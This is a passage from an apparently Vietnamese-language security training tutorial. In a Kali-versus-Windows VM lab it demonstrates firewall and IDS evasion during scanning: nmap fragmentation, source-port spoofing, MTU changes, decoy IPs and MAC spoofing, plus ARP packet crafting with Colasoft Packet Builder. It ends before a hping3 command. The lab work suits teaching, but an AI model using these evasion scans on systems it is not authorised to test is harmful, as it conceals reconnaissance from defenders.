- **Định tuyến nguồn:** Chỉ định đường dẫn định tuyến cho gói không đúng định dạng để đến được mục tiêu đã định
- **Mồi nhử IP:** Tạo hoặc chỉ định thủ công địa chỉ IP của mồi nhử để IDS/tường lửa không thể xác định địa chỉ IP thực
- **Giả mạo địa chỉ IP:** Thay đổi địa chỉ IP nguồn để che giấu nguồn tấn công
- **Tạo các gói tùy chỉnh:** Gửi các gói tùy chỉnh để quét mục tiêu dự kiến bên ngoài tường lửa
- **Randomizing Host Order:** Quét số lượng máy chủ trong mạng mục tiêu theo thứ tự ngẫu nhiên
- **Gửi giá trị checksum không chính xác:** Gửi các gói có giá trị TCP/UPD checksum bị sai đến mục tiêu dự định
- **Sử dụng proxy server:** Sử dụng một chuỗi proxy server để ẩn IP thực
- **Ẩn danh:** Sử dụng công cụ ẩn danh cho phép họ vượt qua kiểm duyệt Internet và tránh các quy tắc tường lửa và IDS


Kỹ thuật né tránh tường lửa và IDS

Ở phần này mình chuẩn bị hai máy ảo là Kali Linux và Windows 10. Máy Kali Linux đóng vai trò là máy tấn công và Windows 10 là máy victim. Tại máy Windows 10, các bạn **bật Firewall** giúp mình.



Tắt Firewall trên Windows 10

Tiếp theo, cũng trên Windows 10, các bạn tải và bật phần mềm **Wireshark** để bắt gói tin.



Bật Wireshark với card mạng Ethernet

Phân mảnh gói tin sử dụng nmap

Trên máy Kali Linux, các bạn mở Terminal và gõ lệnh:

nmap -f <IP máy Windows>

Trong đó option **-f** dùng để phân mảnh gói tin thành những mảnh nhỏ. Khi các gói này đến máy đích, IDS và tường lửa thường đưa các gói này vào hàng đợi và xử lý từng gói một. Tuy nhiên, do phương pháp xử lý này liên quan đến mức tiêu thụ CPU cũng như tài nguyên mạng lớn nên hầu hết IDS bỏ qua việc kiểm tra này để chống lãng phí tài nguyên.


Kali đã dò quét máy Windows 10 thành công và phát hiện máy Windows đang bật cùng với **port 53** đang mở. Ngoài ra còn tìm được địa chỉ MAC là **00:50:56:E6:94:88** là địa chỉ MAC của VMware.

```
(kali㉿kali)-[~]
$ sudo nmap -f 192.168.36.2
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2023-02-01 20:46 EST
Nmap scan report for 192.168.36.2
Host is up (0.00010s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
53/tcp    open  domain
MAC Address: 00:50:56:E6:94:88 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.46 seconds
```

Kết quả scan phân mảnh gói tin

Ta quay lại máy Windows, mở phần mềm Wireshark lên, ta có thể dễ dàng thấy được các gói tin bị phân mảnh hiển thị như hình bên dưới:



Các gói tin phản mãnh trên máy Windows


Source Port Manipulation

Tiếp theo ta sẽ thử với phương pháp **Source Port Manipulation**, tức là đánh lừa số port thật với bằng số port phổ biến. Đây cũng là một trong những kỹ thuật né tránh tường lửa và IDS, kỹ thuật này hữu ích khi tường lửa cho phép các gói từ các port thông dụng như HTTP, DNS, FTP, ... đi qua.

Trên máy Kali, gõ lệnh:

nmap -g 80 <IP máy Windows>

Trong đó, option **-g** hay **--source-port** dùng để thực hiện kỹ thuật này. Kết quả trên Wireshark ta có thể quan sát các gói TCP có port số 80 được sử dụng để quét các port khác của máy đích:



Source Port Manipulation trên Wireshark

Phân mảnh gói tin bằng cách thay đổi MTU

Trên Kali Linux, gõ lệnh:

nmap -mtu 8 <IP máy Windows>


Với option **-mtu 8** là ta chỉ định giá trị **Maximum Transmission Unit (MTU)** là 8 bytes. Sử dụng MTU, các gói sẽ được chia nhỏ thành các mảnh có độ lớn tối đa bằng giá trị MTU thay vì gửi một gói hoàn chỉnh.

```
(kali㉿kali)-[~]
$ sudo nmap -mtu 8 192.168.36.2
Starting Nmap 7.92 ( https://nmap.org ) at 2023-02-01 21:10 EST
Nmap scan report for 192.168.36.2
Host is up (0.00013s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
53/tcp    open  domain
MAC Address: 00:50:56:E6:94:88 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.30 seconds
```

Kết quả scan MTU

Trong phần mềm Wireshark, ta có thể quan sát các gói bị phân mảnh có độ dài tối đa là 8 byte:




Phân mảnh gói tin sử dụng giá trị MTU

Mồi nhử IP

Tiếp theo trong Kali Linux, gõ:

nmap -D RND:10 <IP máy đích>

Trong đó **-D** để thực hiện quét mồi nhử (IP decoy) và **RND** là tạo địa chỉ IP ngẫu nhiên (ở đây lấy giá trị là 10). Kỹ thuật này khiến IDS/tường lửa khó xác định địa chỉ IP nào đang thực sự dò quét và IP nào là mồi nhử. Trên Wireshark:



Kết quả scan sử dụng kỹ thuật IP decoy

Ta có thể thấy IP nguồn là các IP public giả mạo.

Giả mạo địa chỉ MAC

Trên Kali Linux, gõ lệnh:

nmap -sT -Pn -spoof-mac 0 [Target IP Address]


Trong lệnh này, **-spoof-mac 0** đại diện cho việc ngẫu nhiên hóa địa chỉ MAC, **-sT** thực hiện quét TCP connect/full open scan, **-Pn** được sử dụng để bỏ qua quá trình host discovery.

```
(kali㉿kali)-[~]
$ nmap -sT -Pn -spoof-mac 0 192.168.36.2
Starting Nmap 7.92 ( https://nmap.org ) at 2023-02-01 21:52 EST
Spoofing MAC address FC:58:92:EC:3F:BD (No registered vendor)
You have specified some options that require raw socket access.
These options will not be honored without the necessary privileges.
Nmap scan report for 192.168.36.2
Host is up (0.00039s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT      STATE SERVICE
53/tcp    open  domain

Nmap done: 1 IP address (1 host up) scanned in 0.11 seconds
```

Kết quả dò quét sử dụng kỹ thuật giả mạo địa chỉ MAC

Trên Wireshark:




Kết quả bắt gói tin trên Wireshark

Tạo gói tin tùy chỉnh

Tạo gói tin tùy chỉnh sử dụng Colasoft Packet Builder


Colasoft Packet Builder là một công cụ cho phép tạo các gói tin tùy chỉnh để đánh giá an ninh mạng. Nó cũng cung cấp sẵn các gói TCP và ta chỉ cần thay đổi các tham số trong *decoder editor*, *hexadecimal editor*, hay *ASCII editor* để tạo gói. Ngoài việc xây dựng các gói, Colasoft Packet Builder hỗ trợ lưu các gói vào các file gói và gửi các gói tin đó ra mạng.

Trên máy Windows 10, trước tiên các bạn bật Wireshark như phần trước, sau đó cài đặt phần mềm Colasoft Packet Builder và mở lên. Lưu ý các bạn nhớ chọn **Run as administrator** để tránh bị lỗi Adapter. Sau khi cửa sổ mở lên, mình bấm vào **Add** trên thanh công cụ. Hộp thoại **Add Packet** xuất hiện và các bạn chọn *Select Template* là **ARP Packet**, với *Delta Time* là **0.1** second như hình bên dưới.



Cửa sổ phần mềm Packet Builder xuất hiện


Sau khi bấm OK, một gói tin sẽ xuất hiện ở mục **Packet List** ở bên phải, ta có thể chỉnh sửa gói tin bằng hai mục **Decode Editor** và **Hex Editor** (như khoanh đỏ) ở hình bên dưới:



Gói tin mới đã được tạo

- **Decode Editor:** cho phép chỉnh sửa thông tin giải mã gói tin bằng cách nhấp đúp vào mục mà ta muốn giải mã.
- **Hex Editor:** hiển thị nội dung gói thực tế với giá trị thập lục phân thô ở bên trái và ASCII tương đương ở bên phải.

Trong cửa sổ **Send Selected Packets**, chọn tùy chọn **Burst Mode (no delay between packets)** tức là liên tục và không có độ trễ giữa các gói, rồi bấm **Start**.



Bấm Start để gửi

Khi gói ARP này được quảng bá trong mạng, các máy đang hoạt động sẽ nhận được gói và một số máy bắt đầu phản hồi bằng một phản hồi ARP. Kết quả trên Wireshark như sau:

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	00:00:00_00:00:00	Broadcast	ARP	60	Gratuitous ARP for 0.0.0.0 (Request)
2	0.000024	00:00:00_00:00:00	Broadcast	ARP	60	Gratuitous ARP for 0.0.0.0 (Request)
9	1.676822	Vmware_3e:1d:5c	Vmware_f1:c4:cf	ARP	60	Who has 192.168.36.254? Tell 192.168.36.1
10	1.676872	Vmware_f1:c4:cf	Vmware_3e:1d:5c	ARP	60	192.168.36.254 is at 00:50:56:f1:c4:cf
19	8.418039	00:00:00_00:00:00	Broadcast	ARP	60	Gratuitous ARP for 0.0.0.0 (Request)
20	8.418063	00:00:00_00:00:00	Broadcast	ARP	60	Gratuitous ARP for 0.0.0.0 (Request)
23	10.329623	00:00:00_00:00:00	Broadcast	ARP	60	Gratuitous ARP for 0.0.0.0 (Request)
24	10.329644	00:00:00_00:00:00	Broadcast	ARP	60	Gratuitous ARP for 0.0.0.0 (Request)
59	22.371317	Vmware_69:9c:91	Vmware_e6:94:88	ARP	42	Who has 192.168.36.2? Tell 192.168.36.133
60	22.372296	Vmware_e6:94:88	Vmware_69:9c:91	ARP	60	192.168.36.2 is at 00:50:56:e6:94:88

Packet details and bytes panes are visible at the bottom, showing the structure of the ARP frames.

Gói tin ARP nhận được trên Wireshark

Tạo gói tin tùy chỉnh sử dụng hping3

Hping3 là một công cụ tạo gói và dò quét mạng theo định hướng dòng lệnh cho giao thức TCP/IP, nó gửi các ICMP echo request và hỗ trợ các giao thức TCP, UDP, ICMP và raw-IP. Công cụ này có thể kiểm tra an ninh mạng, kiểm tra tường lửa, khám phá MTU, theo dõi nâng cao, footprinting hệ điều hành từ xa, đoán thời gian hoạt động từ xa, kiểm tra TCP/IP stack và các chức năng khác.

Các bạn xem thêm về **hping3** tại bài viết [Mô-đun 3 – Phần 1 – Network Scanning là gì?](#)

Ở đây ta tiếp tục sử dụng 1 máy Kali Linux là máy attacker và máy victim sử dụng Windows 10 và chạy Wireshark để bắt gói tin. Trên máy Kali Linux, gõ lệnh:

